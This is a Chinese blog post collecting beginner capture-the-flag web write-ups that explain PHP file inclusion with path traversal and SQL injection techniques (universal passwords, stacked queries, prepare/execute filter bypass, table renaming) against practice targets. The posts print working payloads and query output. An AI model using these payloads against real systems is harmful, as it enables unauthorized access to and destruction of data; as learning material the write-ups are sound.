网络安全web方向入门题合集

原创

dra_p0p3n 已于 2022-02-23 14:36:19 修改 1060 收藏 1

文章标签： 网络安全 web php mysql html

于 2021-08-15 11:33:50 首次发布


本文链接：https://blog.csdn.net/qq_44799683/article/details/119710465

网络安全web方向入门题合集

这是我大三在实习的时候做的一些题目，以后准备搞人工智能方向，应该也不会再接触网安了，就在这里汇总一下之前做的简单题吧，虽然简单但是也用了很多功夫去写这些，提高也很大，以此留作纪念吧。

[HCTF 2018]WarmUp

小白的起始第一步，打开网页先F12看下源码，以后无论什么网页，没头绪就F12



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序

搜索 HTML

```
<!DOCTYPE html>
<html lang="en"> 滚动
▶ <head> ··· </head>
▼ <body>
    <!--source.php-->
    <br>
    <img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg"> 溢出
  </body>
</html>
```

html > body

过滤输出

GET http://c28935d9-313f-450b-bab3-a8ca9c824251.node4.buuoj.cn:81/favicon.ico

这里有个注释说要看source.php，html文档里面注释符号是用如上方式使前端不显示该信息，初阶web题一般采用这种方式进行提示，那我们就访问一下source.php

---

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }
```


直接是源码，那就审计就完事了，这里刚刚入门的小白一定要注意，遇到不懂的函数一定要百度，这可不是高考英语完形填空，你看上下文就能明白的，多积累以后自然有用，这里is开头的函数就是字面意思，意思就是是不是后面的类型，注意前面的是函数，调用从后面的主函数开始，不要开始傻傻的看函数不明所以（就是我），先看下面的变量定义

```
        if   (!  empty($_REQUEST['file'])
                 &&  is_string($_REQUEST['file'])
                 &&  emmm::checkFile($_REQUEST['file'])
        )  {
                 include  $_REQUEST['file'];
                 exit;
        }  else  {
                 echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?>
```


观察发现这里接受了一个变量，$_REQUEST忘记了，查一查如下

> request_order：这个配置项设置 PHP 将 GET, POST 和 Cookie 中的哪些添加到 $_REQUEST 中，并且指定了填充时的顺序。如果 request_order 设置为空，则填充的顺序会以 variables_order 配置项中的顺序为准。例如，设置为 request_order = “GP” 时，代表 $_REQUEST 将包含 $_GET 和 $_POST 的值，并且当 $_GET 和 $_POST中的键相同时，$_POST的值将覆盖 $_GET 的值。

所以这里就先传GET值试一试，毕竟简便一些,这里传什么呢，打开hint.php看一下




flag not here, and flag in ffffllllaaaagggg


发现该信息，再审计整体函数，传一个参，必须要有且是字符串，通过checkfile检验才能包含，而这个checkfile是一个白名单，只能包含两个php文件，贴两个忘记用法的函数，也就是截取你的输入看是不是白名单里的，三次检查只要有一次是对的就行了，这里出题人考虑的很周到，所以你输入url编码还是直接输入都行

> mb_strpos (haystack ,needle)：返回要查找的字符串needle在别的字符串hayback中首次出现的位置
> string mb_substr(string$_{str}$,int start[, int$_{length}$[,$_{string}$ encoding]]);截取字符。从str的开始位置计算。第一个字符的位置为0。第二个字符的位置是1，依此类推。

这里为什么mb_strpos函数后面有两个问号呢，经过同学的好心提醒，发现前面那个.?是拼接一个？在输入之后，这样就保证了当你仅仅只输入source.php时也能正常解析，当你输入？后在后面加上问号也不影响第一个问号的解析，该函数是返回第一个出现的位置，这里是不是也变相提醒是使用远程包含了呢。
但是这实在是不好绕过，原来自己这么菜，百度启动，经过查阅资料，得到这是phpmyadmin 4.8.1的一个远程文件包含的漏洞,仔细一想，其实也能分析出来，按照问号截取，检查问号前面的字符串，我问号前面给一个合法输入source.php然后后面写一个我想要的东西不就行了嘛,这里的漏洞就是你可以使用…/…/访问web目录上级文件夹，一般是不行的，所以构造payload




成功文件包含得到flag



验证

这个地方还是有难度，后来发现主要是在于环境问题，首先一样，phpstudy直接起一个环境，里面放如下文件




1.php就是我们看到的源码，2.php用来包含，source里面什么都不用写，避免报错而已，flag.txt随便写个flag，我们在这里加一个包含路径方便验证


```
38
39      if (! empty($_REQUEST['file'])
40          && is_string($_REQUEST['file'])
41          && emmm::checkFile($_REQUEST['file'])
42      ) {
43          echo $_REQUEST['file'],'<br>';
44          include $_REQUEST['file'];
45          exit;
46      } else {
47          echo "<br><img src=\"5bdb0d93dc794.jpg\" />";
48      }
49  ?>
```

注意，这里环境最好在Linux虚拟机上配置，在本机上配置会出现各种错误

例如：



尝试了很久未解决，估计是编码的问题，按照上文分析应该是一重两重和不url编码应该都可以，但是在Windows上只能双重编码，所以转移阵地，成功包含



这里也就是把source.php/当成一个路径再…/回退读取flag.txt，没有漏洞的正常情况是这样，但是试一试就知道这里如果再输入…/就会报错，这就是没有远程包含的漏洞，但是利用上文漏洞就可以一直读取到根目录，具体该漏洞成因可以自行百度。

这里解释一下，有些术语可能刚刚入门看不懂也没事，例如上文的文件包含，但是诸如url，html之类非常基础的东西，还是需要先学一下，不然后面学习会有点困难

[极客大挑战 2019]EasySQL

坚持第二天，一看是个SQL注入，自己碰巧注过一次，应该不难


打开网页

黑客风挺帅的，先正常输入

不太行

现在要判断是什么类型的输入，这里首先考虑字符型和数字型两种，先看看加个引号会不会报错

这里出现报错，说明存在注入，报错一出就比较好分析了



这里的语句猜测是字符型的注入，因为输入字符串周围多了引号，猜测SQL语句为

```
select * from user where  username = '$a' and password =  '$b'
```

其中a和b是表单提交的参数，若在密码段注入，在用户名段仅正常输入1，注入之后变成了如下结果

```
select * from usertable where  username='1' and password='1'or1=1#'
```


由于sql是AND优先级大于OR，这里一定要记住,这里的1=1是与前面where后面一直到or前的语句是并列关系，这里的优先级参考一个网图如下

```
-- 8.AND 和 OR 可以在一起使用,主要要先执行AND,后执行OR[AND和OR的优先级必须要记住]
-- 在搞不清的时候,可以使用()改变运算的优先级

-- 查询薪水大于1800，并且部门编号为20或30的员工
SELECT *
FROM EMP
WHERE SAL > 1800 AND DEPTNO=20 OR DEPTNO=30;
```

```
-- 仔细分析上面的查询条件:工资大于1800是一个条件,编号为20或30是另一个条件,两个条件要同时成立
-- 所以上面查询语句的结果是错误的,就是因为首先要执行AND,后执行OR,相当于如下的语句
SELECT *
FROM EMP
WHERE (SAL > 1800 AND DEPTNO=20) OR  (DEPTNO=30);
```

所以这里无论是写一个万能密码还是两个万能密码都是可以的，且无论是用户名或是密码输入都是可以的，也可以两个都输入，不过这样后面的输了也是白输，因为用户名输入#注释后面所有的，密码输入的逻辑分析如上图

所以我们尝试常规的万能密码



成功


虽然说这题简单吧，但是浏览网上的wp，没有把原理说的很透彻的，所以还是自己写一篇留存吧，自己坚持的第二天，加油

今天闲来无事，多写一篇吧，没想到遇到这么简单的题。。。，这不比第一题简单多了，为什么解出的人还没第一题多,幸亏今天多做了，不然明天又水了


[极客大挑战 2019]Havefun

可爱的小猫,还会动


点来点去没什么东西，那就只能先看源码了



这么大一个提示摆在这里，传cat=cat原样输出，传cat=dog看源码是输出Syc{cat_cat_cat_cat}，但这个一看就不是buuctf的flag格式，传参一试



直接出？？？我还以为是假的flag，后来发现是正确的，这里还纠结了一下为什么输出跟显示的echo内容不一样，后来一想，这个注释不就是跟源码不一样嘛，源码就是输出flag，注释骗了一下，不过这骗得到谁啊。。。



[强网杯 2019]随便注

坚持第三天了，又是个sql注入，不过看这名字就不简单，进入靶机，大家看看这话说的，牛逼哄哄的，一看就是个久经沙场的高手,还是个强网杯的题，菜鸡瑟瑟发抖

显然，这题也不搞花里胡哨的，直接告诉就让你去注了，预感到可能会有点难，边写边做吧，提前需要学下数据库知识，还好自己上学期刚刚学了，什么语法啊，什么自主访问控制并发控制意向锁啥的还是记得一点，其实涉及到注入的语法不难，但是都要搞懂才能做题，csdn上就有文章还不错，建议学一学再看。


前期工作

这部分是通用的数据库注入步骤，首先测一下数据库结构

```
payload= 1'            //报错
payload= 1'#           //不报错，这里就可以判断是字符型注入
payload= 1' or 1=1#    //万能密码，不报错,返回为真
payload= 1' and 1=2#   //不报错，返回为假，无结果，验证猜想
```

尝试通过order by爆数据库列数，order by的意思是按照第几列的顺序将结果排序,这里由于查到的本来就是空，所以正确也无结果

```
payload='order by 1  //不报错，无结果
payload='order by 2  //不报错，无结果
payload='order by 3  //报错
```



所以列数是2，下面尝试用union select试一试，union select就是把这条语句后面的语句和前面的正常语句一起查询，貌似这条语句在正常查询的时候没什么用，倒是为了注入提供了不少方便，这里直接1,2,3返回也是原样返回，不会查询，这里仅仅只是看能不能联合查询

```
payload= 1' union select 1,2,3#
```

但是返回了个这

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

这个是php中的过滤语句

> preg_match($pattern, subject [, &$matches [, $flags = 0 [, $offset = 0]]])
> 参数说明如下：
> $pattern：要搜索的模式，也就是编辑好的正则表达式；
> $subject：要搜索的字符串；
> preg_match() 函数可以返回 $pattern 的匹配次数，它的值将是 0 次（不匹配）或 1 次，因为 preg_match() 在第一次匹配后将会停止搜索。

也就是这里面的东西不能出现，开始以为可以通过大小写绕过，sql语句不区分大小写，但是也不行，因为这个匹配只要错误就退出，所以这些绕过是没用的，这里进入了知识盲区，不愧是强网杯，百度一下之后有一个新的名词，那么这一步能做出来要全凭积累

堆叠注入查flag位置

堆叠注入也就是几条语句在一起，不用联合查询那样畏畏缩缩在躲着查了，直接再起一个语句查询，原理如下

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

假设正常查询语句如下：

```
select * from '$a'; //这是原语句
select * from '1' union select password from pwd#' //这是联合查询注入 payload是最前最后两个引号中间的那段
select * from '1'; show databases;#'//这是堆叠注入 payload也是最前最后两个引号中间的那段
```

可以看到堆叠注入远比联合查询灵活，因为它不再仅限于查询，还可以执行修改等语句，这里先验证是否可行

```
payload=1';show databases;#
```

我后面会分析具体语句的结构，这里先看结果

```
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


注出来了，说明有效,这就是堆叠注入的优势，可以用show databases;这句话，你躲在联合查询的后面就不行，因为那样会出语法问题，从上面的例子也可以看出，同理利用show tables看表名，这里是当前数据库的表，不过你要登录连接数据库那么当前数据库一般都是那个存密码的数据库吧，这里抓住它的show没过滤简直利用到极致，也不知道要是这个也过滤了大神还有什么办法

```
payload=1';show columns from `1919810931114514`;#
```

注意表名要反引号，为什么呢，因为对以数字为表名的表进行操作时，需要加上`符号，看网上还有一种方法是使用desc直接列出列名，这也就是不同的绕过姿势，拿本本记下来
这样就注出列名

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


这里我们就知道了flag存在于supersqli数据库中的1919810931114514表的flag字段，这就是我们前面的工作，知道flag在哪里，后面就要想办法绕过select过滤拿到flag

花式绕过读取flag

这里有两种方式，都学着,指不定哪天就用上了，还有一种什么改hander的方式，个人认为太偏门，就不记录了，由于这些过滤，正常查询是不可能了只能玩一些花出来

预编译

这纯粹是用堆叠注入的特性，没堆叠注入就别想预编译了，由于已知堆叠注入，那就可以执行很多条语句来达到我们的效果，payload如下,也就是去执行拼接select的语句，因为这里双写，大小写都绕不过，只能用这种比较高级的方式

```
payload=-1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare injection from @sql;
execute injection;
#
```

具体代码示例如下

> set用于设置变量名和值
> prepare用于预备一个语句，并赋予名称，以后可以引用该语句
> execute执行语句
> deallocate prepare用来释放掉预处理的语句

这里碰到了如下检测

```
strstr($inject, "set") && strstr($inject, "prepare")
```

strstr只是简单匹配，和前面那个匹配的过滤不是一个等级的，改为大小写或者双写绕过即可

```
array(1) {
  [0]=>
  string(42) "flag{b55b382c-70f7-43e4-a092-0bb195a4e47a}"
}
```


改表名

灵感来源于默认输出,正常输入1，输出的这个玩意儿是什么呢

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


别忘了还有个漏网之鱼，当时这个tables还没看

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


注出这里面的列之后，是不是很眼熟

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
```

```
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


那我们思路就清晰了，只要把那边读不出来的部分复制过来让它默认输出不就行了

```
payload=1';rename table `words` to sb;
  rename table `1919810931114514` to `words`;
  alter table words change flag id varchar(100);
  show tables;
  show columns from words;#
```

这里因为flag所在的表只有一列，而这个words表有两列，且查询的时候是按照id去查，所以这里直接吧flag改为id字段，而不是data字段，否则会报没有id这个字段的错误，当然改为data也可以，不过就要加上一列了，那又复杂了，所以就按简单的来，搞完之后万能密码1' or 1=1#即可注出

```
array(1) {
  [0]=>
  string(42) "flag{353c72b9-ecef-43a9-9481-fa27b2c28401}"
}
```

源码分析

github上白嫖本题环境，美滋滋

```
<html>
<head>
    <meta charset="UTF-8">
    <title>easy_sql</title>
</head>

<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
    姿势: <input type="text" name="inject" value="1">
    <input type="submit">
</form>

<pre>
